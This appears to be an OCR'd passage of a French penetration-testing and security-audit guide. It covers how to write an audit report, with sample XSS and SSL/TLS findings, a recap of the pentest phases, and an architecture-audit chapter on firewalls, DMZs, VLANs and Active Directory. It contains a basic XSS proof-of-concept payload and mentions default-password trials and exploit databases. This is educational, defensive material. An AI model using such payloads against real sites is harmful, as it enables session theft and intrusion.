V2	XSS dans le panneau d'administration	**Moyen**	Vol de session, exécution de script sur le client	**Moyen**
V4	Redirection arbitraire sur la page de login	**Faible**	Vol de mot de passe	**Important**
V5	CSRF dans l'interface d'administration	**Faible**	Création d'utilisateur administrateur, escalade de privilège	**Important**

Ce tableau est cohérent avec le graphique présenté ci-dessus. Il met rapidement en avant les vulnérabilités critiques, leur gravité via la difficulté et l'impact, les risques induits en terme non techniques. Il est également facilement compréhensible quant à l'espace concerné par les vulnérabilités (login, espace d'administration).

Tableau récapitulatif des vulnérabilités

Exemple: Plan d'action



Plan d'Action

Le plan d'action doit mettre en avant les actions à réaliser rapidement et la difficulté d'implémentation. Ici l'action à réaliser en premier est mise en avant par un encadrement visible.

1.4.2 Résumé technique

Cette partie contient le cœur du rapport. Il s'agit de l'énumération des constats et des tests réalisés, avec :

- **La qualification** : La qualification doit prendre en compte la probabilité et l'impact du risque. La vulnérabilité est accompagné d'un risque et de l'impact de ce risque.
- **La méthodologie et le payload éventuel** : Par exemple dans le cas d'une injection le texte ayant servi à injecter le code. Ce point permet au client de reproduire les tests.
- **Une preuve visuelle appelée preuve d'audit** : Il peut s'agir d'une capture d'écran ou d'une reproduction de sortie texte (code source, retour de commande).
- **Une recommandation** : Cette proposition peut être extrêmement détaillée (correction pour un langage donné, configuration de fichier de configuration) ou plus générale (bonnes pratiques, gestion de prestataires) en fonction du contexte.

L'organisation des vulnérabilités peut se faire suivant les axes définis dans le Security Overview ou dans l'ordre chronologique. La première méthode permet de mieux visualiser en fonction des axes à améliorer tandis que le second permet de comprendre le déroulement de l'intrusion.

Exemple: Vulnérabilité XSS et implémentation cryptographique

Assainissement des sorties

XSS dans le panneau d'administration

Ref	Vulnerabilité	Difficulté	Risques	Criticité
V2	XSS dans le panneau d'administration	**Moyen**	Vol de session, exécution de script sur le client	**Moyen**

Scenario

Les consultants ont découvert une injection XSS dans le panneau d'administration à l'adresse: https://example.com/admin.
En effet, en ajoutant le code HTML suivant dans le champ "*username*", les consultants ont réussi a exécuté sa commande arbitraire.

```
<script>alert('blah');</script>
```

Payload 1 : XSS Payload

L'injection est présente dans le formulaire accessible à l'adresse /admin/ et transmet les informations via une requête POST à l'adresse **/admin/AddUser**.




Figure 1: Exploitation du payload XSS

Figure 2: Affichage de l'attaque XSS

Comme montré ci-dessus, l'entrée n'est pas filtrée et la sortie n'est pas assainie. Cependant les consultants ont identifié l'utilisation du flag **HttpOnly** sur le cookie de session comme montré sur la capture suivante.




Figure 3: HttpOnly

Ce flag permet de protéger le cookie contre un vol d'information par injection de code javascript. C'est une bonne pratique.
Cependant, le site reste vulnérable à l'injection de code à d'autres fins comme l'utilisation d'un keylogger.

Recommandations

La société recommande de mettre en place le filtrage des entrées et l'assainissement des sorties.
Ce site ayant été réalisé en .NET, il est possible d'utiliser la fonction **AntiXssEncoder.HtmlEncode()** présente dans la bibliothèque native **System.Web.Security.AntiXss**. Cette fonction assainit les entrées en utilisant un encoder HTML qui échappe les caractères dangereux.

```
encoderType="System.Web.Security.AntiXss.AntiXssEncoder"
```

Recommandation 1 : XSS Protection

Avec ASP.NET Webpages, la sortie des fonctions embarquées (les blocs commençant par @) appelle automatiquement l'**encoderType** défini dans le **web.config** pour sanitiser la sortie. Depuis .NET 4.0, ASP.NET peut ne pas réaliser cet assainissement en typant le type de sortie en HtmlString ou MvcHtmlString.

Implémentation cryptographique

Mauvaise configuration SSL/TLS

Ref	Vulnerabilité	Difficulté	Risques	Criticité
V1	Mauvaise configuration SSL/TLS	**Difficile**	Interception des communications, vol de session	**Important**

Scenario

Les consultants ont testé l'implémentation SSL en utilisant la commande suivante:

```
> sslscan example.com
```

Payload 5 : sslscan command

SSL/TLS Protocols

La cible utilise de nombreux protocoles SSL.
Protocoles désuets et dangereux
Protocoles dangereux mais nécessaire pour les vieux navigateurs
État de l'art

Protocole	Taille de clef	Suite Cryptographique
TLSv1.0	112 bits	DES-CBC3-SHA
	128 bits	ECDHE-RSA-AES128-SHA
		RC4-SHA
		RC4-MD5
	256 bits	ECDHE-RSA-AES256-SHA
TLSv1.1	112 bits	DES-CBC3-SHA
	128 bits	ECDHE-RSA-AES128-SHA
		RC4-SHA
		RC4-MD5
	256 bits	ECDHE-RSA-AES256-SHA
TLSv1.2	112 bits	DES-CBC3-SHA
	128 bits	ECDHE-RSA-AES128-SHA
		ECDHE-RSA-AES128-SHA256
		RC4-SHA
		RC4-MD5
	256 bits	ECDHE-RSA-AES256-SHA
		ECDHE-RSA-AES256-SHA384

DES-CBC3-SHA est nécessaire pour les versions d'Internet Explorer avant IE10, les versions d'Android antérieures à 5.0 et les versions de Java antérieures à Java 7.
RC4 est gravement vulnérable et ne doit plus être utilisé.
ECDHE et DHE renforcent le principe de Forward Secrecy permettant de garantir la sécurité des communications sur la durée.
example.com n'utilise pas d'implémentation SSLv2 et SSLv3 ni de suites cryptographiques de type EXPORT, **c'est une bonne pratique**.
Cependant example.com utilise **AES-CBC**, cette implémentation expose les utilisateurs utilisant d'ancien navigateurs à des attaques BEAST et Lucky13.
La société des consultants recommande de désactiver les suites cryptographiques désuettes et de mettre à jour les algorithmes utilisés par le serveur.

Certificat

Le certificat utilisé par example.com est basé sur une clef RSA de 2048 bits. Sa validité est autour d'un an. Ce certificat est correctement configuré et correspond à l'état de l'art.


HSTS et HPKP

Le site example.com ne semble utiliser ni HSTS ni HPKP et n'est d'ailleurs pas présent dans la liste des sites HTTPS par défaut de Google Chrome ou de Mozilla Firefox.
HSTS est un header paramétrant le chargement automatique de la page comme HTTPS. Cela évite les attaques par interception.
HPKP est un header permettant de réaliser du *Certificate Pinning*, c'est-à-dire de s'assurer que le certificat n'est pas substituer par un autre, même signé par une autorité de confiance valide.
Ces fonctionnalités sont utiles pour protéger le site contre des attaques basées sur la substitution ou l'interception de la communication chiffrée.

1.5 Récapitulatif

☞TI Interne/Externe


1. Scope
   - Définition claire du périmètre de la cible
   - Découverte passive des services disponibles
     - Par recherche sur bases de données (whois, dorks)
     - Par écoute du réseau et des échanges sur le réseau (tcpdump, wireshark)
   - Découverte active des services disponibles et de leur version
     - nmap, patator, transfert de zone
     - ping sweep, nmap, dns interne, Active directory
2. Analyse
   - Recherche des vulnérabilités existantes pour la version
   - Recherche des exploits existants pour ces vulnérabilités (exploit-db, cvedetails, 1337day, packetstorm, metasploit)
   - Recherche de failles de conception (Injection SQL, Injection de commande)
3. Usage
   - Essai des mots de passe standards.
   - Utilisation des vulnérabilités propres à la cible.
   - Utilisation d'exploits contrôlés ou validés par la communauté.
     - ⟳ Retour vers la phase d'acquisition active en cas de résultat positif
   - Formaliser les résultats par risques/impact
     - STOP En cas de vulnérabilité présentant un risque/impact important, informer immédiatement le client.
4. Formalisation
   - Mettre en place une synthèse claire pour le client (voir méthode de rédaction)



Chapitre 2

Audit d'architecture

☞Définition



1 Infrastructures réseaux : Firewall (a) et Switch (b)
2 DeMilitarized Zone (DMZ) : Interface avec le web
3 Domaines ou Groupes d'utilisateurs
4 Bases de données.

☞Prérequis

Le consultant devra demander aux responsables du système d'information le plan du réseau et les règles et les usages qui le définissent.

2.1 Infrastructures réseaux

☞Définition

Les infrastructures réseaux représentent l'épine dorsale d'une architecture de Systèmes d'Information. Permettant tout à la fois de réguler les contacts avec l'extérieur et contrôler les flux internes, les équipements constituent la base du SI. Deux équipements particuliers prennent une place importante dans la sécurité de cette architecture : le Firewall et le Switch. Ces deux équipements définissent respectivement l'accès au SI et ses interactions internes.

2.1.1 Firewall

Statefull et Stateless

☞Définition

Le parefeu représente à la fois le point d'entrée et de sortie de tous les réseaux d'entreprise. Il peut être accompagné d'autres dispositifs de sécurité tel qu'un Intrusion Detection System (IDS), un Intrusion Prevention System (IPS) ou l'utilisation de serveurs relais pour éviter un déni de service. Le parefeu doit être soumis à des règles strictes afin d'éviter tous flux non désirés vers l'extérieur ou vers l'intérieur du réseau.
Un **parefeu stateless** ne prend pas en compte les états de session (TCP, UDP...).
Un **parefeu statefull**, à l'inverse, prend en compte les sessions en cours, nouvelles ou créées pour définir ses blocages. De plus un parefeu statefull permet souvent de gérer les Network Address Translationl (NAT) et le forwarding.

Parefeu réseau

Lors de son audit, le consultant doit récupérer les régles du parefeu et, si elles existent, les statistiques d'utilisation des ports. La collecte des règles peut se faire par le consultant lui-même ou être demandée au client.

✎ Exemple: Extraction parefeu

— Pour iptables (GNU/Linux), la commande d'extraction `# iptables-save` permet d'extraire les règles parefeu au format iptables. Cette commande donne les règles parefeu uniquement.
— Pour Packet Filter (BSD/OS X), la commande `# pfctl -sa` permet d'extraire les règles parefeu et leurs statistiques d'utilisation.
— Pour Windows XP/Vista, la commande dépréciée `> netsh firewall show config` permet d'obtenir la configuration complète du parefeu local.
— À partir de Windows Server 2008, la commande `> Get-firewallRule -enabled True`, permet d'extraire les règles sur Powershell.

Pour la plupart des solutions commerciales (Juniper, Cisco ASA...), une interface web produisant une sortie visuelle des Access Control List (ACL) (html,excel...) est disponible.

Règles des Parefeu

À partir de l'extraction des règles ou des ACLs, le consultant pourra être en mesure de déterminer les politiques réseau de l'entreprise. Il devra alors chercher à appliquer des réductions de droits en se basant sur la politique du droit minimum. Ainsi le parefeu pourra éventuellement diriger vers des DMZs pour les besoins extérieurs de l'entreprise mais l'accès au reste du réseau depuis l'extérieur devra être minimisé voir supprimé.

👁 Attention

Si l'audit est réalisé suite à un incident, le consultant peut également demander à obtenir les journaux d'évènements du parefeu. Il pourra ainsi proposer plus facilement une stratégie optimale de défense.

Web Application Firewall (WAF)

☞Définition

Un WAF ou parefeu applicatif est un parefeu agissant sur les couches supérieures du modèle OSI. Ce type de parefeu analyse les données applicatives qui circulent (HTTP, FTP, SMTP) et agit dessus.

Parefeu applicatif

La présence de parefeu applicatif au sein d'un réseau disposant de serveur Web, de mail ou de fichiers est très fortement recommandé. Cependant il faut noter que les WAF orientés web présentent souvent des incompatibilités avec les CMS ou les applications web lourdes. De plus l'utilisation d'un WAF peut nécessiter une coupure dans un flux sécurisé (SSL), il faut alors s'assurer de la cohérence et de la sécurité des flux.
On peut noter parmi les WAF des logiciels comme Naxsi [1] ou Modsecurity [2] pour le Web, et F5 (BigIP) pour les mails ou le ftp. Naxsi agit également sur l'upload de fichier en formulaire Web.

1. https ://github.com/nbs-system/naxsi
2. https ://modsecurity.org/

Attention

Un DPI (Deep Packet Inspection) ou Firewall NextGen est un WAF évolué permettant non seulement de contrôler les entrées et sorties du réseau mais également de disséquer la plupart des protocoles des couches supérieures OSI à la recherche de comportement suspicieux. Dans certaines entreprises, le DPI tempère les connexions SSL en utilisant un certificat interne à l'entreprise.

DPI

2.1.2 Switch

Définition

Un switch est un dispositif sur le réseau opérant sur la couche 2 du modèle OSI (data link). Il permet d'isoler et de relier des réseaux entre eux en fonction de ses tables de routage et des ACLs définissant les routes entre les VLANs. Il permet en outre de monitorer le réseau et d'optimiser les situations d'engorgement.

VLAN

ACL

L'isolation par Virtual LAN (VLAN) permet de protéger les différents groupes d'utilisateurs entre eux mais également de pouvoir superviser plus aisément les machines appartenant à des groupes identiques. Dans une configuration idéale, un VLAN administrateur séparé de celui des utilisateurs permet d'administrer l'ensemble des machines. Les connexions de ce groupe pourront s'initier vers n'importe quel VLAN utilisateurs ou équipements et éventuellement vers les VLANs contenant les serveurs industriels ou serveur de production. Le VLAN administrateur ne doit servir qu'à l'administration.
Les échanges sont ensuite réglementés en vertu de la politique du moindre droit et doivent restreindre l'accès à une connexion internet (ou à un proxy internet) au moins de VLANs possibles.

Attention

Sur les switch Cisco, le masque des adresses IP est inversé. Un masque 0.0.0.0/255.255.255.255 correspondra donc à un broadcast sur l'ensemble des destinations. C'est une erreur fréquente.

Port mirroring

Monitoring


Le Port Mirroring consiste à envoyer tout paquet transitant par un switch à un serveur de monitoring en vue d'analyse, de statistiques ou d'écoute. Cette solution peut être prise en compte par le consultant afin de mettre en place des sondes réseau pour le client.
C'est sur ce système qu'est basée la technologie propriétaire Netflow disponible sur les routeurs Cisco. Netflow est massivement utilisé pour écouter les échanges en entreprise et constitue un outil utile de réponse sur incident.

2.2 DMZ


☞Définition

Une DMZ ou DeMilitarized Zone est une zone du réseau exposée directement à Internet. Cette zone peut servir d'intermédiaire entre Internet et les utilisateurs (par l'utilisation de proxy par exemple) ou entre les serveurs et internet. Le plus couramment, une DMZ est occupé par le proxy de sortie pour l'accès au Web au sein de l'entreprise et par les serveurs de présentation de l'entreprise (web, mail, sftp). Les serveurs se trouvant sur une DMZ sont nommés des bastions du fait de leur place sur le réseau.

Une DMZ est une zone extrêmement exposée par définition. Parce qu'elle est en prise directe avec internet, ses serveurs doivent régulièrement être mis à jour. Les ports classiques étant scannés régulièrement par des attaquants externes, tout service vulnérable sera rapidement découvert. Pour éviter que ce risque se transmette à l'ensemble du réseau, les serveurs sont placés dans une DMZ isolée du réseau interne de l'entreprise. Ainsi, un serveur web vulnérable ne permettra pas de s'attaquer au contrôleur du domaine. Cependant, et comme pour tout serveur, il reste souhaitable que toutes les machines soient régulièrement mise à jour.



Sur le schéma ci-dessus le serveur web est isolé mais cependant ayant besoin d'un accès à la base de donnée, il envoie des requêtes dans le réseau interne. Cette configuration est bonne, le serveur de base de données est protégé d'accès extérieurs. En supposant qu'il soit bien configuré et bien compartimenté, il n'apportera à un attaquant du site que les informations relatives à celui-ci.



Cependant il ne s'agit pas de la meilleure configuration possible : de manière optimale, l'interface avec l'extérieur passera par un frontend ou reverse proxy qui interceptera les requêtes avant de les router au serveur approprié. Ainsi même exposés sur internet, les serveurs web disposeront d'une protection supplémentaire via les reverses proxy, les protégeant des attaques réseaux ciblant le logiciel hôte. Le reverse proxy peut se doubler d'un WAF (voir 2.1.1) ou de protection applicative similaire (DPI/IDS). À l'aide des VLANs, les serveurs sont ensuite protégés des autres serveurs en DMZ et isolés, les accès aux VLANs devant être limités au strict nécessaire.

Attention

Un usage réfléchi des VLANs et DMZ permet de proposer un accès extérieur aux prestataires ou aux clients de l'entreprise mais cela n'assure en aucun cas une solidité parfaite : les bastions doivent être soigneusement protégés derrière des parefeux et mis à jour régulièrement. La remontée et l'analyse des fichiers journaux des bastions et de la DMZ sont fortement recommandées.

2.3 Espace utilisateur

Définition

L'espace utilisateur désigne l'espace du réseau où se trouvent les ordinateurs/-serveurs/terminaux disposant d'un contact direct avec l'utilisateur final. Il est nécessaire de différencier deux type d'espaces utilisateurs : celui réservé aux employés (postes de travail, réseau d'entreprise, sortie VPN...) et celui accessible par des utilisateurs externes ou des visiteurs (Wi-Fi public, postes à disposition...). Il s'agit normalement de deux espaces réseaux distincts séparés l'un de l'autre, voire de deux réseaux distincts.

> **Attention**
>
> De par leur nature respective, il est très dangereux d'ouvrir des liens entre ces réseaux. Il convient également de sensibiliser les employés à l'utilisation du réseau de l'espace public, y compris pour leurs données personnelles.

2.3.1 Espace entreprise

L'espace d'une entreprise, à partir de la PME, se divise en sections distinctes qui constituent les différents corps de métiers la faisant fonctionner. Ainsi le service comptabilité, le service RH et le service de mise en production ont des besoins totalement différents comme par exemple de l'accès à internet (direct ou via proxy) ou de service tel que l'accès aux machines de production ou, plus prosaïquement, aux imprimantes.

Active Directory

Différentes méthodes existent pour mettre en place cette subdivision. Dans une entreprise équipée de client et de serveurs sous Windows, il est possible de mettre en place un découpage par Active Directory, permettant de gérer de manière hiérarchique les comptes utilisateurs et les machines sur un site géographique voir sur tous les sites de l'entreprise. Cette division peut se faire en forêt, en arbres, en domaines, puis en unités organisationnelles (OU). Ces sections sont d'importance variées et dépendent grandement de la taille de la structure. Dans une PME, la plus haute classification devrait être le domaine, les sous-services étant recoupés par les OU. Cependant dès que l'entreprise prend du volume, plusieurs domaines apparaitront pour contrôler les imprimantes, les machines de production... à ce moment, les domaines appartiendront à un arbre et s'il se répartit sur plusieurs site à une forêt.

Active Directory : Unités organisationnelles


La division par Active Directory ne permet pas un isolement physique ou réseau parfait de la section, il s'agit de politique de droit d'accès qui peuvent être contournés en modifiant les paramètres. Cependant, la gestion par domaine permet d'établir facilement les routes réseau et les politiques de DNS interne. Le serveur Active Directory réalisant ses taches et permettant la supervision du comportement d'utilisateur par remontée d'évènement. Il faut cependant se rappeler qu'il s'agit d'utilisateurs sous contrôle et non de personnes disposant d'un accès administrateur sur leur poste.

VLAN

Pour compléter la politique par AD ou indépendamment d'elle, il est conseillé de séparer les espaces et les divisions administratives en VLAN. Ainsi les accès seront restreints aux utilisateurs isolés entre les VLANs. Par exemple, la comptabilité n'a pas besoin d'accès direct sur Internet ni les postes sensibles de la Direction qui devrait même être davantage protégés. Le respect de la politique du moindre droit est une clef dans la construction d'un système d'information sécurisé. Il convient donc de l'appliquer dans cette situation.

Dans le cas le plus courant, les groupes d'utilisateurs sont divisés par VLANs, les infrastructures en réseaux (imprimante, serveurs de partage) disposent chacune d'un VLAN qui leur est propre et les accès réseaux eux même sont soumis à des politiques d'ACL. Un

exemple est représenté ci dessous :



WLAN

L'accès à un réseau sans-fil peut se faire de manière sécurisé via l'association à une base Radius, les employées s'identifient alors avec leur nom d'utilisateur/mot de passe qui leur sont propres. L'implémentation la plus standard passe par l'utilisation d'un MSCHAPv2 pour la transmission des mot de passe qui se base sur une implémentation de NTLM en réseau. Il s'agit de la sécurité **minimum** à utiliser. En cas d'utilisation de certificat interne, le certificat de l'entreprise devra être présent sur tous les terminaux l'utilisant.

